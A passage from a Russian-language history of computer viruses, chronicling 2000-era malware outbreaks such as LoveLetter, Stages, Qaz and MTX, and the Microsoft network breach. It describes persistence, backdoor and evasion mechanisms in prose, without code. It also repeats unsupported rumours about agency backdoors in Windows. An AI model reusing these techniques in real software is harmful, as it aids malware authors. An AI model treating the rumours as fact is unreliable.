Президент индийской национальной ассоциации производителей программного обеспечения и услуг связи сообщил, что природная осторожность (особенно в вопросах личных отношений) помогла индийцам избежать серьёзных последствий для их компьютеров, связанных с распространением вируса «LoveLetter». В итоге по состоянию на 10 мая в Индии из 800 тыс. пользователей Интернет около 10% получили «любовное послание», однако лишь каждый четвёртый из них (20 тысяч) открыл прилагаемые файлы с вирусом. По заявлению же министра информационных технологий Индии правительственные системы вообще не пострадали. Особенности национальной культуры!

До 16 августа продержался расположенный в Цюрихе швейцарский банк United Bank of Switzerland. Пока не появился новый штамм компьютерного вируса-червя «LoveLetter», который был написан специально для атаки на клиентов банков. Отличительной особенностью этого штамма «LoveLetter» являлась его способность «подкачивать» дополнительные вредоносные компоненты из Интернет. Эта функция активизировалась в том случае, если на компьютере использовалась программа USB PIN Объединенного банка Швейцарии (Union Bank of Switzerland) для осуществления банковских операций через Интернет. Новый вариант вируса размножал себя с помощью почтовой программы MS Outlook Express и присутствовал в теле

сообщения в качестве вложенного резюме. Он использовал известный психологический приём, когда пользователю предлагается ознакомиться с резюме, находящимся во вложенном файле resume.txt.vbs, якобы от приглашающей на работу профессионального программиста швейцарской Интернет-компании. После запуска заражённого файла «LoveLetter» автоматически открывает текстовый редактор Notepad (по умолчанию поставляется со всеми версиями операционной системы MS Windows), где демонстрирует содержание резюме.

Первые сообщения о заражении поступили к экспертам утром 16 августа. Представители швейцарского банка выступили с заявлением, в котором сообщили, что действие почтового вируса «LoveLetter» не принесло никакого ущерба ни самому банку, ни его клиентам – только небольшое число клиентов банка подверглось определённому риску в результате действий вируса. 17 августа специалисты банка активировали почтовые фильтры, предотвратившие его дальнейшее распространение. Как утверждали представители банка, клиенты вообще не подверглись бы опасности, если бы установили программное обеспечение, написанное их программистами и называющееся «UBS Pin». Но, несмотря на настоятельные рекомендации специалистов, многие клиенты просто не пожелали этого делать. Вывод из этой ситуации очевиден: имеющий *определённую цель* вирус, скорее всего, не сможет распространиться слишком широко, но опасность состоит в том, что создается «рецепт» – в данном случае был создан рецепт написания вирусов для дальнейших атак на клиентов любых банков.

Как обычно, не обошлось и без курьёзов. Например, редактор новостей телекомпании WCCO-TV Тэд Канова так прокомментировал свою неожиданную встречу с «LoveLetter»: «Я лишь на полчаса отошёл от компьютера, а по возвращении обнаружил, что меня любят 177 человек».

Отечественные специалисты вирусологи вполне справедливо сравнивали эпидемию «LoveLetter» с эпидемией червя Морриса: «Такой грандиозной атаки не было, пожалуй, со времён знаменитого червя Морриса, но если

тогда основным объектом атаки были Unix-системы, то теперь – Windows. Дело здесь в том, что действие вируса-червя основано на командных файлах Visual Basic».

В целом эпидемия «LoveLetter» ещё раз подтвердила, что только следование простым правилам безопасности позволит избежать опасности, которую представляют собой компьютерные вирусы и «троянские» программы. В частности, нужно очень осторожно относиться к файлам, полученным из неизвестных источников.

Интересно, что «LoveLetter», который за считанные часы поразил миллионы компьютеров и побил тем самым рекорд вируса «Melissa», удостоился чести попадания в «Книгу рекордов Гиннеса». Информационное Интернет-издание CNews.ru, например, первого декабря 2000 года в заметке «Вирус “I Love You” занесён в Книгу рекордов Гиннеса» сообщало: «Вирус “I Love You” занесён в Книгу рекордов Гиннесса как самый разрушительный компьютерный вирус в мире. По данным антивирусной компании Trend Micro “I Love You” поразил 3,1 млн. компьютеров во всём мире. Вирус был обнаружен в Гонконге четвёртого мая этого года, а уже к пятому мая нанесённый им ущерб оценивался в 1,54 млрд. долл. Вирус распространяется через почтовую систему Microsoft Outlook и при активизации рассылает себя по всем адресам адресной книги…»

Лето 2000 года выдалось жаркое, особенно в смысле активности компьютерных вирусов, хотя обычно эта пора считается временем отпусков как у антивирусных экспертов, так и у вирусописателей, но последние, по всей вероятности, решили нарушить «традиционное» течение событий. В июне группа «Cult of Death Cow» представила новую версию известной утилиты несанкционированного удалённого администрирования «Back Orifice 2000» (BO2K). Это произошло на ежегодной конференции DefCon[48] и вызвало со

[48] Названа так из духа противоречия по отношению к курируемой компанией Microsoft конференции под названием DevCon.

стороны испуганных пользователей множество вопросов к антивирусным компаниям, которым пришлось объяснять, что новая версия программы «Back Orifice 2000» не превосходит по представляемой опасности предыдущую версию, так как она уже добавлена в базы данных всех известных фирм-разработчиков антивирусных средств. Интересно, что, как отметили многие специалисты, «отличительной чертой “Back Orifice 2000” стал её явный сдвиг в направлении коммерческих утилит удалённого администрирования и программа даже обзавелась видимой инсталляцией». Несмотря на стремление к солидности «Back Orifice 2000» по-прежнему могла использоваться в незаконных целях и однозначно определялась всеми программами-антивирусами в качестве «троянской» программы класса «Backdoor».

6 июня был обнаружен «Timfonica» – первый компьютерный вирус, который некоторым образом вторгался в «царство» мобильной связи. Он был написан на языке программирования VBS, запускался только в операционных системах с установленным Windows Scripting Host (в Windows 98/2000 установлен по умолчанию), а при размножении использовал функции MS Outlook, которые доступны только в версиях Outlook 98/2000. Кроме банального распространения по электронной почте этот вирус при активизации устанавливал в систему троянский файл и посылал сообщения на случайные номера мобильных телефонов SMS шлюза испанской сотовой сети MoviStar, принадлежащей телекоммуникационному гиганту Telefonica. Более никаким образом вирус на мобильные телефоны не влиял, но, несмотря на это, многие уважаемые средства массовой информации поспешили окрестить «Timfonica» первым «сотовым» вирусом.

16 июня 2000 года было отмечено появлением в Интернет нового и в чём-то даже своеобразного почтового вируса-червя, которому было присвоено имя «Stages»[49]. Едва появившись, «Stages» успел вывести из строя систему

[49] «Stages» (англ.) – «Этапы», «Стадии».

В августе 2000 года включён в первую двадцатку основного списка WildList Международной организации WildList.

электронной почты[50] компании Delta Air Lines и вследствие этого «подвига» немедленно вызвал неподдельный интерес у ФБР США, которое начало расследование инцидента и даже обнародовало имя главного подозреваемого в написании данной вредоносной компьютерной программы – действовавшего под псевдонимом Zulu электронного злоумышленника из Аргентины. Кстати, ведущие компьютерные эксперты тоже сразу заявили, что это Zulu, проживающий по их информации в Аргентине. В частности, менеджер ICSA.net Брюс Хаджс сказал, что Zulu выкладывал исходный код вируса на одном из Web-сайтов, посвящённых вредоносным компьютерным программам[51]. По словам Брюса Хаджса, тот же Zulu является автором таких известных вирусов, как «Bubbleboy», «Monopoly» и «Freelinks». Это делает его «первым подозреваемым среди ряда известных создателей вирусов», – заключил представитель компании ICSA.net.

[50] В основном «Stages» распространялся через электронную почту с помощью почтовой программы MS Outlook, но мог распространяться и по каналам IRC, используя mIRC или Pirch.

[51] Zulu выложил программный код «Stages» на своём Web-сайте, и уже через несколько дней появление этого вируса-червя было зарегистрировано практически во всех странах мира.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Stages
Другие названия	Stages.A, VBS.Stages.A, VBS/Stages.A, VBS/Stages-A, VBS/Stages.A-mm, VBS_STAGES.A, VBS.Stages, VBS_STAGES, VBS/Stages.worm, VBS/Stages.gen@MM, VBS.Stages.Worm, VBS/ShellScrap, LifeStages, Life_Stages Worm, VBS/LifeStages, VBS/Life_Stages, LIFE_STAGES.TXT.SHS, I-Worm.Scrapworm, mIRC/Stages-A, pIRC/Stages-A, IRC/Stages.worm, IRC/Stages.ini, Blood-hound.VBS.Worm, VBS/Stages.14558, VBS/Stages.2542, VBS/ShellScrap.Worm, Shell-Scrap.Worm
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Аргентина
Длина	39936 байт

Вирус-червь «Stages» не распространялся так быстро и не был столь же деструктивен, как «LoveLetter», но и не был так безопасен и прост, как казалось с первого взгляда. Искусно маскировавшийся под обычный текстовый файл, он с трудом выявлялся при помощи существовавших на то время антивирусных средств.

«Stages» был написан на языке программирования VBS и угрожал тем, кто использовал продукты MS Outlook и Internet Explorer. Он не уничтожал данные, но вполне мог полностью парализовать системы электронной почты за счёт массированной рассылки собственных копий. Этот вирус-червь появлялся в присоединённом файле письма Life_Stages.txt.shs, хотя расширение *.shs могло и не появляться на некоторых системах. Тема сообщения варьи-

ровалась: Fw: Jokes text, Fw: Life stages text или Fw: Funny text. При открытии файла «червь» создавал во временной директории на «жёстком» диске файл life_stages.txt и отображал его содержимое на экране монитора при помощи стандартного текстового редактора. В результате пользователь мог познакомиться с довольно пространным повествованием-шуткой о «стадиях жизни» мужчины или женщины. Но это происходило как бы «на авансцене», в то время как «за кулисами» изначально казавшийся безобидным «Stages» занимался отнюдь не безвредной деятельностью в инфицированной им компьютерной системе. Он постоянно создавал свои многочисленные копии под случайным именем на локальных и подключённых сетевых дисках, а затем перемещал файл regedit.exe в «мусорную корзину» и изменял его имя на recycled.vxd.

Итак, «Stages», начав с системы электронной почты компании Delta Air Lines, произвёл настоящий фурор во всей Америке. Из Южной Америки он успешно просочился в США и Канаду и через две недели активной деятельности заполонил своими копиями компьютерные сети, нарушив тем самым работу более чем 100 компаний, предоставляющих услуги электронной почты. После «плодотворной» работы на американском континенте «Stages» перебрался в Австралию и страны Азии, вызвав настоящую панику у тамошних администраторов почтовых систем. На пике активности «Stages» известные антивирусные компании, такие, как McAfee и Symantec, были буквально засыпаны просьбами пользователей о помощи. Причём наибольшая часть пострадавших традиционно приходилась на Соединенные Штаты, где кроме домашних пользователей несли большие потери крупные компании с парками в более чем 5000 рабочих станций. Координационный Центр Университета Carnegie Mellon сообщал об инфицировании более чем 1700 хостов Интернет. «Благодаря» вирусу «Stages» в Гонконге был выведен из строя и несколько часов оставался недоступным правительственный Web-сервер – Interactive Government Services Directory.

По словам экспертов вирусологов очень трудно понять, как после недавних эпидемий вируса «Melissa» и чудовищных потерь от «Любовных посланий» вирус-червь «Stages» смог так быстро заразить столько компьютеров пользователей, которые, казалось бы, должны теперь осторожно относиться к почтовым сообщениям? Столько раз – и все на одни и те же грабли? Специалисты ещё раз подчеркнули, что подобные «Stages» вредоносные компьютерные программы служат напоминанием «не только сетевым администраторам, но и всем пользователям о том, что надо всегда обновлять свои антивирусы и готовиться заранее к возможным вирусным атакам». Zulu фактически в очередной раз подловил часть администраторов сетей и пользователей на лени и безответственности.

Zulu благодарить не за что, но ещё хуже, когда проявляется откровенный цинизм. Например, известные трагические события, произошедшие в сентябре 2001 года в США, вызвали огромный резонанс среди мировой общественности, и эта трагедия стала объектом разного рода злоупотреблений. Появление специфичных компьютерных вирусов, эксплуатирующих трагедию в США, не заставило себя ждать. Через несколько дней после теракта Национальный центр защиты компьютерной инфраструктуры – NIPC (США) опубликовал данные об обнаружении нового штамма вируса-червя «Stages», который вызвал кратковременную эпидемию в США. Его отличия от оригинала были минимальны: изменено название файла, рассылаемого по электронной почте – wtc.txt.vbs (WTC: World Trade Center – Всемирный торговый центр). Также была обнаружена очередная модификация вируса «GoDog», получившая от своего автора название «World Trade Center». Эти вредоносные программы были быстро обезврежены и перестали представлять реальную опасность для пользователей, но факт спекуляции на трагедии имел место, и вполне очевидно, что в будущем будут появляться новые опасные вирусы, маскирующиеся под «интересные» данные о недавнем террористическом акте и т. п.

Но давайте вернёмся в начало лета 2000 года. Июнь подходил к концу, и кроме «Stages» в этом месяце успели появиться ещё три вируса, которые хотелось бы выделить из массы повседневных поделок вирусописателей. Вирус «Dilber» отличался тем, что содержал программные коды сразу пяти (!) вирусов[52], среди которых был и код знаменитого вируса «Chernobyl». В зависимости от текущей даты «Dilber» активизировал деструктивные процедуры того или иного компонента.

Помимо этого впервые был опубликован на одном из посвящённых вирусам Web-сайтов и получил название «Star»[53] первый вирус, специально написанный для известной системы автоматического проектирования (САПР) AutoCAD. Этот вирус успешно размножался в среде САПР, используя для этого встроенный в AutoCAD язык VBA (Visual BASIC for Applications), имел длину в 568 байт и содержал мешавшие его распространению ошибки. Однако специалисты указывали на то, что появление «Star» «наглядно демонстрирует существующие бреши в системе безопасности AutoCAD», а также на то, что в ближайшем будущем «возможно появление усовершенствованных вирусов подобного рода».

Третьим был Интернет-червь «Jer». Он использовал следующий метод проникновения в компьютерную систему: на Web-сайт добавлялось тело «Jer» в виде скрипт-программы, которая активизировалась автоматически при открытии соответствующей HTML-страницы. Пользователю же в это время постоянно выдавалось сообщение о том, что на его «жёстком» диске создаётся файл. В данном случае акцент был сделан на человеческом факторе: после появления очередного сообщения уставший от него пользователь может чисто автоматически выбрать из возможных вариантов ответа – «Да», чтобы избавиться от назойливого напоминания. Таким образом, написание Интернет-червя «Jer» дало начало применению новой технологии для рас-

[52] Благодаря этому «Dilber» получил прозвище «Полный вирусов Шаттл».

[53] «Star» (англ.) – «Звезда».

пространения в Интернет вредоносных компьютерных программ: «червь» помещается на Web-сайт, а потом проводится агрессивная рекламная компания с целью привлечения пользователей к содержанию этого сайта. В результате всегда найдётся десяток другой доверчивых или не слишком внимательных пользователей из числа сотен или тысяч посетителей Web-сайта, которые позволят «червю» проникнуть в их компьютерную систему, а этого будет вполне достаточно, чтобы инфекция продолжила своё распространения по Глобальной сети.

10 июля 2000 года было впервые зафиксировано появление вируса-червя по имени «Qaz», написанного на языке программирования MS Visual C++, содержащего «backdoor»-компонент и распространяющегося по локальным сетям[54].

[54] К 14 сентября 2000 года было известно о четырёх штаммах оригинальной версии этого вируса-червя.

В октябре 2000 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Qaz
Другие названия	W32/Qaz, W32/QAZ, W32/Qaz-m, W32.HLLW.Qaz.A, W32.HLLW.Qaz (gen), W32/QAZ.worm.gen, Win32.Qaz, W32/QAZ.worm, Qaz.Worm, Worm.Qaz, Qaz.Trojan, TROJ_QAZ.A, Troj/Qaz, Trojan/Notepad
Тип	сетевой вирус-червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Китай
Длина	122 880 байт

При запуске системы «Qaz» регистрировал себя в секции автоматического запуска системного реестра: HRLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run startIE = filename qazwsx.hsq, где filename – это имя файла-червя (обычно это notepad.exe). В результате он активизировался при каждом старте операционной системы MS Windows. Затем вирус-червь оставался в оперативной памяти операционной системы как обычное видимое в списке задач приложение и активизировал две фоновые процедуры: распространения и «троянский» компонент. Процедура распространения копировала вирус-червь на другие компьютеры в локальной сети, если на них есть ресурсы (директории), открытые для чтения и записи. Для этого «Qaz» перебирал все ресурсы сети и проверял их имена на наличие подстроки «win», то есть является ли обнаруженный сетевой ресурс директорией Windows. Если проверка завершалась положительно, «Qaz» искал в обнаруженном ресурсе файл notepad.exe и замещал его своей копией, предварительно сохранив оригинальный notepad.exe под именем note.com.

Таким образом, на инфицированном компьютере оригинальный notepad.exe оказывался переименованным в файл note.com, а в файле с именем notepad.exe был расположен программный код вируса-червя (файл note.com затем использовался «Qaz» для вызова настоящего Notepad). Включённая в тело вируса-червя «backdoor»-процедура поддерживала всего лишь 3 стандартных команды: «Run» – запуск приложения, «Upload» – «закачка» на компьютер нового файла и «Quit» – завершение работы вируса-червя. Однако, несмотря на весьма ограниченный набор команд, она позволяла записать на «жёсткий» диск инфицированного компьютера и запустить другие, куда более сложные и опасные вредоносные компьютерные программы – любые «троянские» программы, вирусы и пр.

Кроме всего прочего, вирус-червь «Qaz» посылал «уведомления» о том, что данная система инфицирована. Причём электронное письмо он отсылал на адрес в Китае, и в этом письме содержался IP-адрес или список адресов с инфицированного компьютера.

Этот вирус-червь оказался крайне «упорным» и долгое время оставался среди лидеров в рейтингах различных компаний-разработчиков антивирусного программного обеспечения, а 25 октября сотрудники службы безопасности компании Microsoft обнаружили «троянского» коня – компонент вируса-червя «Qaz» – в сети корпорации. Он собирал пароли сотрудников и пересылал их на некий адрес электронной почты в Санкт-Петербурге[55]. После обра-

[55] Вирус-червь действительно отправлял пароли на электронный адрес в Санкт-Петербурге, но, как отмечали специалисты, скорее всего отсылка паролей на российский адрес была всего лишь маскировкой. Эксперты «Лаборатории Касперского», например, высказали своё мнение по этому поводу следующим образом: «на данный момент нет оснований считать, что взлом был осуществлен именно российскими взломщиками, находящимися в Санкт-Петербурге. Подозрение вызвал тот факт, что информация из корпоративной сети Microsoft пересылалась на адрес электронной почты в северной столице России. Однако хорошо известно, что местонахождение почтового ящика не всегда говорит о местонахождении его владельца. Адрес электронной почты в Санкт-Петербурге мог получить человек из любой другой точки мира, для того чтобы запутать официальное рассле-

щения Microsoft в ФБР за помощью было установлено, что компьютерные злоумышленники имели доступ к внутренней компьютерной сети компании в течение нескольких месяцев, а значит, могли получить возможность просмотра фрагментов исходных текстов важнейших программных продуктов корпорации, а также завладеть исходными кодами Windows 2000, Windows ME и нового Outlook. Однако вероятность подобного исхода руководство Microsoft усиленно опровергало. По их словам, «злоумышленники лишь просмотрели коды только тех программ, выпуск которых был намечен на достаточно отдалённое будущее». Не ясно, почему это объяснение должно было успокоить общественность. Скорее, руководство компании успокаивало само себя.

Взлом защитных программ от несанкционированного копирования для продуктов Microsoft стало к тому времени уже обыденным явлением, но с кражей на стадии разработки корпорация столкнулась впервые. Тем более, что, как предположили эксперты, питерские электронные взломщики к этой акции, скорее всего, не имели никакого отношения и более вероятным мотивом преступления мог быть промышленный шпионаж. А исходные коды программ интересовали, например, таких конкурентов, как Oracle или Netscape, так как, зная их, они могли сделать свои продукты более совместимыми с популярной операционной системой. Предполагалось, что атака была осуществлена путём засылки в сеть Microsoft вируса-червя «Qaz», который мог распространиться по локальной сети и отправлять своему «хозяину» обнаруживаемые в компьютерах пользовательские имена и пароли. Получив пароли, взломщики подключились к внутренней сети Microsoft под видом удалённо работающих служащих компании.

По этому поводу в официальном заявлении Microsoft говорилось, что масштаб инцидента преувеличивается аналитиками и прессой: «Проведённое

дование. Куда на самом деле тянутся корни совершенного преступления – ещё предстоит выяснить».

расследование не подтвердило фактов, свидетельствующих о том, что нарушитель добрался до исходных текстов наших основных продуктов – Windows Me, Windows 2000 или Office. Хотя он, по-видимому, имел возможность просмотра фрагментов исходных текстов, признаков модификации или порчи какого-либо кода не обнаружено. Мы убеждены, что интеллектуальная собственность Microsoft не пострадала. У нас нет причин считать, что атака нанесла ущерб кому-то из наших клиентов. Мы привлекли компетентные органы к расследованию данного прискорбного факта промышленного шпионажа. Попытки несанкционированного доступа к сети Microsoft, как и к сетям большинства крупных корпораций и правительственных агентств всего мира, предпринимаются регулярно. Мы боремся с этим, интенсивно работаем над обеспечением защиты нашей внутренней сети». Таким образом, руководство компании Microsoft подчеркнуло свою убеждённость в том, что ни один исходный текст не был «изменён или перемещён».

Кроме того, если сначала Microsoft заявляла, что атака была обнаружена спустя три месяца после взлома, то в последующих заявлениях утверждалось, что первичное проникновение произошло в конце сентября. Тем самым Microsoft сама дала повод усомниться в искренности её заявлений, так как сведения о времени проникновения в сеть стали весьма противоречивы. «Microsoft явно что-то недоговаривает, – говорил Грэм Клули, специалист по защите информации английской антивирусной компании Sophos. – Атака при помощи “червя”, подобного “Qaz”, была бы невозможной, если бы межсетевой экран и антивирусная защита были сконфигурированы корректно». Он же добавил, что «не нужно быть гением, чтобы запустить “червя”, подобного “Qaz”». Однако аналитик из Internet Security Advisors Group Айра Уинклер заявила, что атака на сеть Microsoft была чрезвычайно сложной и, скорее всего, применялись различные средства: «взломщикам наверняка пришлось проделать большую работу, если им удалось так хорошо законспирироваться». «Не важно, каким образом была осуществлена атака, – отмечал редактор бюллетеня Softletter Джеффри Тартар. – Любая сеть имеет уязвимые места.

Однако сам факт того, что кто-то смог проникнуть в сеть одного из крупнейших производителей программного обеспечения и получить доступ к самому ценному – исходным текстам, – большой удар по репутации компании и свидетельство несерьёзного отношения к защите информации». Более того, несмотря на утверждения Microsoft об отсутствии следов манипуляции с исходными текстами, специалисты по защите информации предположили, что код, к которому злоумышленники получили доступ, «всё же мог быть скопирован и выслан за пределы кампуса в Редмонде». Вместе с тем они посчитали маловероятной возможность использования похищенных исходных текстов в обход Microsoft. По словам представителя F-Secure Микко Хиппонена, «компетентные источники» подтвердили, что исходные тексты не только «просматривались» нарушителями, но и были похищены ими».

Противоречивые заявления Microsoft породили массу пересудов о том, код каких именно программных продуктов был украден. В числе возможных жертв называли сверхсекретную игровую консоль Microsoft X-Box. По мнению экспертов, если подозрения насчёт изменения исходных текстов подтвердятся, то компании придётся тщательно сверять код, причём на подобную проверку может уйти несколько месяцев. «Если электронные взломщики что-то сделали с файлами, то Microsoft будет на кого сваливать ошибки в программных продуктах. Этим козырем она сможет пользоваться в течение двух-трёх лет», – заметил Тартар. Бывший глава комитета министерства юстиции США по расследованию компьютерных преступлений, вице-президент компании Global Integrity Майк Раш утверждал, что истинные масштабы ущерба, скорее всего, ещё даже не оценены. «Что можно сделать с похищенными исходными текстами? Не очень многое, – рассуждал редактор Crypt Newsletter и специалист в области компьютерной безопасности Джордж Смит. – Злоумышленники в России и Китае получили бы куда большую выгоду от кражи двоичного кода. Что касается промышленного шпионажа, то, я думаю, подобная акция была бы слишком рискованной для любой компании-заказчика преступления. Ведь конкуренты рано или поздно получат инфор-

мацию о важнейших API-интерфейсах, скрытых в коде Microsoft. Что с того, если даже код был скопирован? Программы Microsoft внимательно изучаются аналитиками и разработчиками, которые публикуют информацию о секретах и “дырах” сразу же после их обнаружения».

Более или менее хладнокровные заявления профессионалов утонули в пучине скандала, затопившей средства массовой информации. Все крупнейшие агентства мира продолжали публиковать и комментировать туманные и противоречивые заявления руководителей корпорации Microsoft, которые изо всех сил пытались преуменьшить ущерб, нанесённый атакой на их внутреннюю корпоративную сеть. К тому же прессе стали известны детали атаки, которые носили почти анекдотичный характер: один из программистов компании неосторожно открыл пришедшее из Азии письмо, содержащее хорошо известный вирус-червь «Qaz» в штатной почтовой программе Windows – Outlook Express. В результате вирус, а точнее его «троянский» компонент, послала электронное письмо на некий почтовый адрес, физически расположенный в Санкт-Петербурге, открыла для взломщиков лазейку в заражённый компьютер и начала своё победное шествие по сети Microsoft. После этого с Web-сайта в Тихоокеанском регионе была загружена программа для обнаружения паролей, и вскоре собранные пароли и имена пользователей стали доступны взломщикам. Естественно, что, после того как злоумышленники проникли в сеть, они скачали большое количество исходных кодов Windows и MS Office. Компания пострадала от «дыр» в своем же продукте.

Однако само по себе это не может принести существенного материального ущерба Microsoft, так как код большинства её приложений более низкого качества, чем у конкурентов. Эксперты в один голос утверждают, что продукты Microsoft совершенно ненадёжны. Откуда же тогда взялась паника?

Некоторые западные эксперты утверждали, что, вероятнее всего, Билл Гейтс боится обнаружения «закладок» в коде Windows. Дело в том, что ЦРУ и ФБР США уже много лет проводят политику «кнута и пряника» в отношении производителей операционных систем, а также средств криптозащиты,

чтобы сделать возможным незаметное для владельцев компьютерных систем проникновение в них ЦРУ и ФБР США. А разбухший, небрежно написанный код Windows представляется идеальным с точки зрения вставки специальных «закладок», найти которые в нём практически невозможно. Кроме того, и сама Microsoft может использовать их для контроля за распространением нелицензионного программного обеспечения. Вывод при этом делался весьма глобальный: «Сама идеология “закрытого”, то есть недоступного для проверки исходного программного кода, практикуемая производителями коммерческого программного обеспечения, порождает непреодолимый соблазн для корпораций и спецслужб влезать в компьютеры граждан! Понятно, что разоблачение этой грандиозной сети шпионажа станет грандиозным скандалом в современной истории человечества и будет означать крах корпорации Microsoft».

Вот такие нешуточные эмоции и выводы породил вирус-червь «Qaz».

Кстати, у отечественных специалистов сразу возник правомерный вопрос: почему взлом был осуществлён при помощи именно сетевого червя «Qaz»? Ведь данный «червь» был обнаружен в июле и тогда же был добавлен в антивирусные базы как российских, так и подавляющего большинства наиболее популярных западных антивирусных программ. И далее, как в такой серьёзной организации, как Microsoft, мог завестись всем известный компьютерный «червь»? Как известно, антивирусная защита в больших организациях находится под полным контролем сетевых администраторов. Таким образом, исключается вероятность того, что антивирус на какой-либо из рабочих станций сети либо не был установлен, либо долгое время не обновлялся. Отсюда родилось следующее предположение: «Скорее всего, кто-то из пользователей нарочно или нечаянно отключил антивирусную защиту, что позволило “червю” пробраться внутрь сети». Специалисты «Лаборатории Касперского» указывают также ещё на один момент: «Даже если червю удалось каким-либо способом проникнуть в сеть Microsoft, то при всех равных условиях получить доступ к заражённому компьютеру снаружи было бы не-

возможно. Этого не допустил бы межсетевой экран (firewall), который блокирует отправку данных по списку запрещённых портов, в том числе порту, используемому «backdoor»-компонентом червя. Иными словами, взломщики просто не смогли бы управлять вредоносной программой. Отсюда следует, что при помощи данного червя (даже если бы злоумышленнику стали известны пароли доступа) украсть что-либо, в том числе исходные коды продуктов, из сети Microsoft было бы невозможно». Логично. Далее специалисты «Лаборатории Касперского» делают следующее заключение: «У нас нет оснований ставить под сомнение компетентность сетевых администраторов Microsoft, которые могли бы случайно упустить из вида порт, который может использоваться вредоносными программами. Описанные выше обстоятельства делают наиболее вероятным следующий сценарий развития событий, когда взлом был осуществлён при помощи или непосредственно некой персоной из структуры Microsoft. Несмотря на произошедший инцидент, “Лаборатория Касперского” не склонна согласиться с критикой, обрушившейся на Microsoft, в связи с якобы имеющим место быть низким уровнем компьютерной защиты сети компании. Не стоит забывать, что эта компания имеет одну из самых больших в мире компьютерных сетей. Тот факт, что это, по сути дела, первый серьёзный случай её взлома за многие годы, говорит только в пользу компьютерных служб компании. Кроме того, пока что нет доказательств, что взлом был совершён извне, а не изнутри. Так что, возможно, произошедший инцидент является проблемой не столько службы компьютерной безопасности Microsoft, сколько её службы безопасности вообще».

Мы специально привели две фактически абсолютно разные версии причин и сути произошедшего в компьютерном сообществе «вселенского» скандала. Думается, что время как всегда всё расставит по своим местам. Но так или иначе, а имя виновника всей этой заварухи – вируса-червя «Qaz» – не скоро сотрётся в памяти многих как напрямую причастных к этой истории, так и тех, на глазах у кого она происходила.

В начале августа была обнаружена первая вредоносная компьютерная программа класса «троянский конь» для операционной системы PalmOS карманных компьютеров Palm Pilot. Эта программа получила имя «Liberty»[56] и была характерна тем, что при запуске стирала файлы, но не имела никаких функций размножения[57].

17 августа 2000 года была обнаружена «гремучая смесь», противодействующая антивирусным программам и состоящая из инфицирующего файлы с расширением *.exe вируса, распространяющегося посредством электронной почты «червя», и «троянского» компонента. Ей было присвоено скучное имя «MTX»[58].

---

[56] «Liberty» (англ.) – «Свобода».

[57] В сентябре этот новый тип вредоносных программ дополнил первый настоящий вирус для PalmOS «Phage» – классический вирус-паразит, который вместо внедрения в заражаемые файлы стирал их, а на их место записывал свой код.

[58] «MTX» (англ.) – это имя происходит от названия одного из трёх файлов (Mtx_.Exe) вирусного компонента данной вредоносной компьютерной программы.
В октябре 2000 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Идентификационная карточка вредоносной компьютерной программы	
Имя	MTX
Другие названия	W32/MTX, W32/MTX@MM, W32/MTX-m, Win32.MTX, Win32/MTX, W95.MTX, W95/MTX, W95.MTX.dr, W95.MTX (.dll), W95/MTX.9244, W95/MTX@M, Win95.Mtx, Matrix, Win95.Matrix, BackDoor.Matrix, Apology, W32/Apology, W95.Oisdbo, W95.Oisdbo, I-Worm.MTX, I_Worm/MTX, PE_Mtx, PE_Mtx.A, TROJ_MTX, W32/Sabi
Тип	вирус-червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows NT/2000/XP/3.x
Страна происхождения	Соединённые Штаты Америки
Длина	9244 байта (может варьироваться)

Вирусная составляющая «MTX» использовала так называемый метод entry point obscuring[59], то есть находящуюся вне стартового адреса точку входа в программу, что затрудняло его обнаружение антивирусным программным обеспечением. Вместо замены входной точки программы с переходом к его коду, вирусная составляющая искала вызов API и исправляла его, чтобы вызвать тело вируса. При выполнении инфицированного файла тело вируса не брало на себя управление, что давало возможность остаться незамеченным в заражённой компьютерной системе с высокой степенью вероятности. При передаче управления на программный код вируса сначала осуществлялась саморасшифровка и поиск необходимых API[60], а также их импортирование

[59] Entry Point Obscuring (англ.) – *проф.* маскировка, затемнение точки входа.

[60] Application Programming Interface (API) – интерфейс прикладного программирования, то есть набор функций, предоставляемый для использования в прикладных программах.

для передачи управления на основной программный код вируса. После выполнения этих действий в каталог Windows записывались сжатые утилитой-архиватором «apLib» файлы по имени mtx_.exe («троянский» компонент) и ie_pack.exe (код «червя»). Файл mtx_.exe выполнялся как процесс и, используя Интернет, вызывал каждые 2 минуты систему связи порта TCP 1137. Кроме того, в каталог Windows записывался файл по имени win32.dll, содержавший программный код «червя», который потом рассылался в прикрепленном файле. Причём все свои файлы «MTX» записывал со скрытыми атрибутами. Получив управление, вирус искал в текущей директории и директориях Windows, System, Temp исполняемые файлы формата PE и инфицировал файлы с расширениями *.exe, *.scr и *.dll. «Троянский» компонент позволял загружать и выполнять удалённые файлы и оставался активным, как скрытый сервис (через определённое время он мог обращаться к какому-нибудь серверу).

Файл wininit.ini изменялся так, чтобы запрос регулярных библиотек wsock32.dll заменить перемещаемым файлом wsock32.mtx.

Вирус мог иметь доступ к SMTP[61] и распространяться через общедоступные сетевые папки. «Червь» распространялся через электронную почту.

Следует констатировать тот факт, что «MTX» написан человеком с хорошо развитым, хоть и своеобразным чувством юмора. Тогда как вирусы «старой формации» молча терпели произвол антивирусных средств и подвергались геноциду, «MTX» продолжал борьбу. После заражения компьютера вирус блокировал адреса наиболее известных производителей антивирусов, чтобы пользователь не мог помочь себе самостоятельно. Причём блокировка производилась только в том случае, если у пользователя на компьютере не обнаруживалось ни одного из антивирусов, известных «MTX». Перед установкой своих компонентов «MTX» просматривал антивирусные программы в

[61] Simple Mail Transfer Protocol (SMTP) – *проф.* простой протокол электронной почты (основной протокол электронной почты в сети Интернет).

